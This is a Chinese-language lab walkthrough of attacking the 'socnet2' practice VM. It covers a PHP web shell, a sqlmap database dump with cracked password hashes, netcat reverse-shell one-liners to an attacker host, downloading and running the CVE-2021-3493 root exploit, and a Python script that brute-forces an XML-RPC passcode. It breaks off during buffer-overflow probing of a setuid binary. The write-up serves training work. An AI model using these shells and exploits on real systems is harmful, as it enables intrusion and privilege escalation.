
http://192.168.56.110/data/images/profiles/3.php
尝试命令执行以下:
http://192.168.56.110/data/images/profiles/3.php?cmd=phpinfo();

命令执行成功,使用蚁剑连接:

成功连接!
5 SQL 注入
除文件上传外,在进行文章搜索时出现报错:

出现原始报错信息,基本可以确定出现了 SQL 注入漏洞,使用 SQLmap 一把梭。
但此次因使用 -r 参数,因为目前处于登录环境中需要 Cookie 信息,使用 BurpSuite 抓包,保存为文件:

SQL map 一把梭:
sqlmap -r url.txt --batch

## sqlmap -r url.txt --batch --dbs
[*] information_schema
[*] mysql
[*] performance_schema
[*] socialnetwork
[*] sys

## sqlmap -r url.txt --batch -D socialnetwork --tables
+------------+
| friendship |
| posts      |
| user_phone |
| users      |
+------------+

## sqlmap -r url.txt --batch -D socialnetwork -T users --columns
+----------------+--------------+
| Column         | Type         |
+----------------+--------------+
| user_about     | text         |
| user_birthdate | date         |
| user_email     | varchar(255) |
| user_firstname | varchar(20)  |
| user_gender    | char(1)      |
| user_hometown  | varchar(255) |
| user_id        | int(11)      |
| user_lastname  | varchar(20)  |
| user_nickname  | varchar(20)  |
| user_password  | varchar(255) |
| user_status    | char(1)      |
+----------------+--------------+

## sqlmap -r url.txt --batch -D socialnetwork -T users -C user_email,user_password --dump
+------------------------+---------------------------------------------+
| user_email             | user_password                               |
+------------------------+---------------------------------------------+
| admin@localhost.com    | 21232f297a57a5a743894a0e4a801fc3 (admin)    |
| testuser@localhost.com | 5d9c68c6c50ed3d02a2fcf54f63993b6 (testuser) |
| 123456@qq.com          | e10adc3949ba59abbe56e057f20f883e (123456)   |
+------------------------+---------------------------------------------+
得到管理员账户密码:
admin@localhost.com/admin。但是登录到管理员账户后,目前暂时没有发现了漏洞,淦,白跑了。
6 内核提权(偷鸡)
回到蚁剑的 Shell 界面上,发现权限并不高,需要提权:

查看一下内核:
(www-data:/home/socnet) $ uname -a
Linux socnet2 4.15.0-38-generic #41-Ubuntu SMP Wed Oct 10 10:59:38 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
(www-data:/home/socnet) $ lsb_release -a
No LSB modules are available.
Distributor ID:    Ubuntu
Description:    Ubuntu 18.04.1 LTS
Release:    18.04
Codename:    bionic
内核有点高,经过摸索发现还是存在内核漏洞 CVE-2021-3493:
但是由于蚁剑的 Shell 功能不全,需要使用 NC/Python 更换 Shell 界面。
经过查看,靶机上存在 NC、Python3、Wget 环境,此处选择 NC 管道反弹:
## 在 Kali 上开启 NC 监听
nc -lvvp 4444

## 在蚁剑上输入如下命令
rm /tmp/f ; mkfifo /tmp/f ; cat /tmp/f | /bin/bash -i 2>&1 | nc 192.168.56.105 4444 >/tmp/f

功反弹!
将
CVE-2021-3493 EXP下载到 Kali 上,通过 Web 服务下载到靶机上:
## 在 Kali 上下载 EXP(网速不好就不用尝试了,下载拖到 Kali 里面)
cd /tmp
git clone https://github.com/briskets/CVE-2021-3493.git
mv CVE-2021-3493-main CVE

## 在 Kali 上开启 Python Web 服务
python3 -m http.server 80

## 在靶机上进行下载
cd /tmp
wget http://192.168.56.105/CVE/exploit.c

## 编译、执行
gcc exploit.c -o exploit
./exploit

## id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
提权成功!
但是的但是,这个靶机的难度描述是高难度,为什么这么容易?
先来看下这个靶机的发布时间 2020 年,而现在是 2021 年,用 21 年发现的漏洞利用代码才得以实现!

接下来,继续漫长的打靶之旅,不以
CVE-2021-3493进行提权。
7 XMLPRC 漏洞利用
回到之前的普通身份,使用 Python 升级一下 Shell(感觉没啥变化):
python -c 'import pty; pty.spawn("/bin/bash")'
查看靶机普通用户:
cat /etc/passwd | grep /bin/bash

www-data@socnet2:/tmp$ cat /etc/passwd | grep /bin/bash
cat /etc/passwd | grep /bin/bash
root:x:0:0:root:/root:/bin/bash
socnet:x:1000:1000:socnet2:/home/socnet:/bin/bash
发现了一个 socnet 用户,去家目录瞅瞅:
www-data@socnet2:/home/socnet$ ls -l
ls -l
total 16
-rwsrwsr-x 1 root   socnet 6952 Oct 29  2018 add_record
-rw-rw-r-- 1 socnet socnet  904 Oct 29  2018 monitor.py
drwxrwxr-x 4 socnet socnet 4096 Oct 29  2018 peda
发现了一个之前在 Web 留言中的 monitor.py 文件,cat 一下:
www-data@socnet2:/home/socnet$ cat monitor.py
cat monitor.py
#my remote server management API
import SimpleXMLRPCServer
import subprocess
import random

debugging_pass = random.randint(1000,9999)

def runcmd(cmd):
    results = subprocess.Popen(cmd, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, stdin=subprocess.PIPE)
    output = results.stdout.read() + results.stderr.read()
    return output

def cpu():
    return runcmd("cat /proc/cpuinfo")

def mem():
    return runcmd("free -m")

def disk():
    return runcmd("df -h")

def net():
    return runcmd("ip a")

def secure_cmd(cmd,passcode):
    if passcode==debugging_pass:
         return runcmd(cmd)
    else:
        return "Wrong passcode."

server = SimpleXMLRPCServer.SimpleXMLRPCServer(("0.0.0.0", 8000))
server.register_function(cpu)
server.register_function(mem)
server.register_function(disk)
server.register_function(net)
server.register_function(secure_cmd)

server.serve_forever()
发现了 8000 端口,说明这个文件就是 8000 端口所开放的执行文件,下面开始代码审计。
官方文档下有一个简单的 XMLRPCServer 示例文件,分析一下:
## 导入 XMLRPCServer 模块
from xmlrpc.server import SimpleXMLRPCServer

## 定义 is_even 函数
def is_even(n):
    return n % 2 == 0

## 具体服务的地址与端口号
server = SimpleXMLRPCServer(("localhost", 8000))
print("Listening on port 8000...")
server.register_function(is_even, "is_even")
server.serve_forever()
还有一个 XMLRPCClient 示例文件,分析一下:
## 导入 XMLRPCClient 模块
import xmlrpc.client

## 定义一个访问 XMLRPCServer 连接,并在其中加入需要访问的函数,此处访问的函数时 proxy.is_even
with xmlrpc.client.ServerProxy("http://localhost:8000/") as proxy:
    print("3 is even: %s" % str(proxy.is_even(3)))
    print("100 is even: %s" % str(proxy.is_even(100)))
可以,经过了上述的代码分析,分析一下 monitor.py 的代码:
## 导入 XMLRPCServer 模块
import SimpleXMLRPCServer
## 导入 subprocess 模块,用于管理进程
import subprocess
## 导入 random 模块
import random

## 定义一个随机数,每当启动服务时都会进行改变,但是启动后随机数就已经固定了
debugging_pass = random.randint(1000,9999)

## 定义一个 runcmd 函数,变量名为 cmd
def runcmd(cmd):
	# 打开一个进程,执行 cmd 命令,定义 Shell,输入输出,赋值给 results 变量
    results = subprocess.Popen(cmd, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, stdin=subprocess.PIPE)
    # 将 results 的输入输出都赋值给 output 变量
    output = results.stdout.read() + results.stderr.read()
    # 返回 output 变量内容
    return output

## 定义一个函数 cpu,访问时执行 cat /proc/cpuinfo,查看 cpu 情况
def cpu():
    return runcmd("cat /proc/cpuinfo")

## 定义一个函数 mem,访问时执行 free -m,查看内存使用情况
def mem():
    return runcmd("free -m")

## 定义一个函数 disk,访问时执行 df -h,查看磁盘情况
def disk():
    return runcmd("df -h")

## 定义一个函数 net(),访问时执行 ip a,查看 IP 地址
def net():
    return runcmd("ip a")

## 定义一个函数 secure_cmd(),变量有 cmd 和 passcode
def secure_cmd(cmd,passcode):
	# 当输入的 passcode 和 debugging_pass 一致时将 cmd 带入 runcmd 去执行,不同时显示 Wrong passcode.
    if passcode==debugging_pass:
         return runcmd(cmd)
    else:
        return "Wrong passcode."

## 具体服务的地址与端口号
server = SimpleXMLRPCServer.SimpleXMLRPCServer(("0.0.0.0", 8000))

## 调用上述定义好的函数
server.register_function(cpu)
server.register_function(mem)
server.register_function(disk)
server.register_function(net)
server.register_function(secure_cmd)

server.serve_forever()
根据之前的代码审计可以简单写出 Client 利用代码:
import xmlrpc.client

with xmlrpc.client.ServerProxy("http://192.168.56.110:8000/") as proxy:
    print(proxy.men())

'''
              total        used        free      shared  buff/cache   available
Mem:            985         299         325           2         360         541
Swap:          1969           0        1969

'''
代码审计之后,需要先判断出对应 debugging_pass 的值,才能进行任意代码执行,经过简单的测试,代码如下:
import xmlrpc.client

with xmlrpc.client.ServerProxy("http://192.168.56.110:8000/") as proxy:
    cmd1 = 'ls /etc'
    cmd2 = 'id'
    for n in range(1000, 10000):
        result = proxy.secure_cmd(cmd1, n)
        if not "Wrong passcode." in result:
            break
    print(proxy.secure_cmd(cmd2, n))

'''
uid=1000(socnet) gid=1000(socnet) groups=1000(socnet),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd)

'''
成功执行!并且以此服务执行的命令拥有 socnet 用户权限,使用 NC 反弹 Shell:
import xmlrpc.client

with xmlrpc.client.ServerProxy("http://192.168.56.110:8000/") as proxy:
    cmd1 = 'ls /etc'
    cmd2 = 'rm /tmp/p;mkfifo /tmp/p;cat /tmp/p|/bin/bash -i 2>&1|nc 192.168.56.105 5555 >/tmp/p'
    for n in range(1000, 10000):
        result = proxy.secure_cmd(cmd1, n)
        if not "Wrong passcode." in result:
            break
    print(proxy.secure_cmd(cmd2, n))
在 Kali 上开启监听:
┌──(root㉿kali)-[/tmp]
└─# nc -lvvp 5555
listening on [any] 5555 ...
192.168.56.110: inverse host lookup failed: Unknown host
connect to [192.168.56.105] from (UNKNOWN) [192.168.56.110] 54014
id
uid=1000(socnet) gid=1000(socnet) groups=1000(socnet),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd)
成功获得 Shell,使用 Python 升级一下:
python -c 'import pty; pty.spawn("/bin/bash")'
socnet@socnet2:~$ id
id
uid=1000(socnet) gid=1000(socnet) groups=1000(socnet),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd)
8 缓冲区溢出漏洞
但还不是 root 账户权限,在刚才查看 socnet 用户目录的情况下,还有两个文件:add_record、peda
socnet@socnet2:~$ file add_record
file add_record
add_record: setuid, setgid ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=e3fa9a66b0b1e3281ae09b3fb1b7b82ff17972d8, not stripped
其中 add_record 是一个类型 exe 的可执行文件(ELF:Linux 的主要可执行文件格式)。并且出现了 setuid、setgid 这样的字眼,可以初步判定下一步提权的关键就是它了。
而 peda 目录经过百度发现是一个 GDB 插件,而 GDB 是强大的 UNIX 下的程序调试工具。
结合两者,作者的想法应该是通过 GDB 调试 add_record 程序,造成缓冲区溢出、内存溢出等漏洞,进行提权。
明白作者的想法后,先尝试运行 add_record 文件,判断其运行方式:
## 执行文件
socnet@socnet2:~$ ./add_record
./add_record
## 欢迎标语
Welcome to Add Record application
Use it to add info about Social Network 2.0 Employees
## 第一个输入点
Employee Name(char): yongz
yongz
## 第二个输入点
Years worked(int): 1
1
## 第三个输入点
Salary(int): 100
100
## 第四个输入点
Ever got in trouble? 1 (yes) or 0 (no): 0
0
Employee data you've entered:
Name yongz

Years 1, Salary 100, Trouble 0, Comments NA
在输入完成后,目录产生了新的文件:
socnet@socnet2:~$ ls -l
ls -l
total 20
-rwsrwsr-x 1 root   socnet 6952 Oct 29  2018 add_record
-rw-rw-r-- 1 root   socnet   56 Jan  9 08:20 employee_records.txt
-rw-rw-r-- 1 socnet socnet  904 Oct 29  2018 monitor.py
drwxrwxr-x 4 socnet socnet 4096 Oct 29  2018 peda

socnet@socnet2:~$ cat employee_records.txt
cat employee_records.txt
Name yongz

Years 1, Salary 100, Trouble 0, Comments NA
查看文件后发现,存在第五个输入点,应该就是在 1 和 0 的选择那了,再来一遍:
socnet@socnet2:~$ ./add_record
./add_record
Welcome to Add Record application
Use it to add info about Social Network 2.0 Employees
Employee Name(char): yongz
yongz
Years worked(int): 1
1
Salary(int): 100
100
Ever got in trouble? 1 (yes) or 0 (no): 1
1
Explain: 1234567890
1234567890
Employee data you've entered:
Name yongz

Years 1, Salary 100, Trouble 1, Comments 1234567890

socnet@socnet2:~$ cat employee_records.txt
cat employee_records.txt
Name yongz

Years 1, Salary 100, Trouble 0, Comments NA
Name yongz

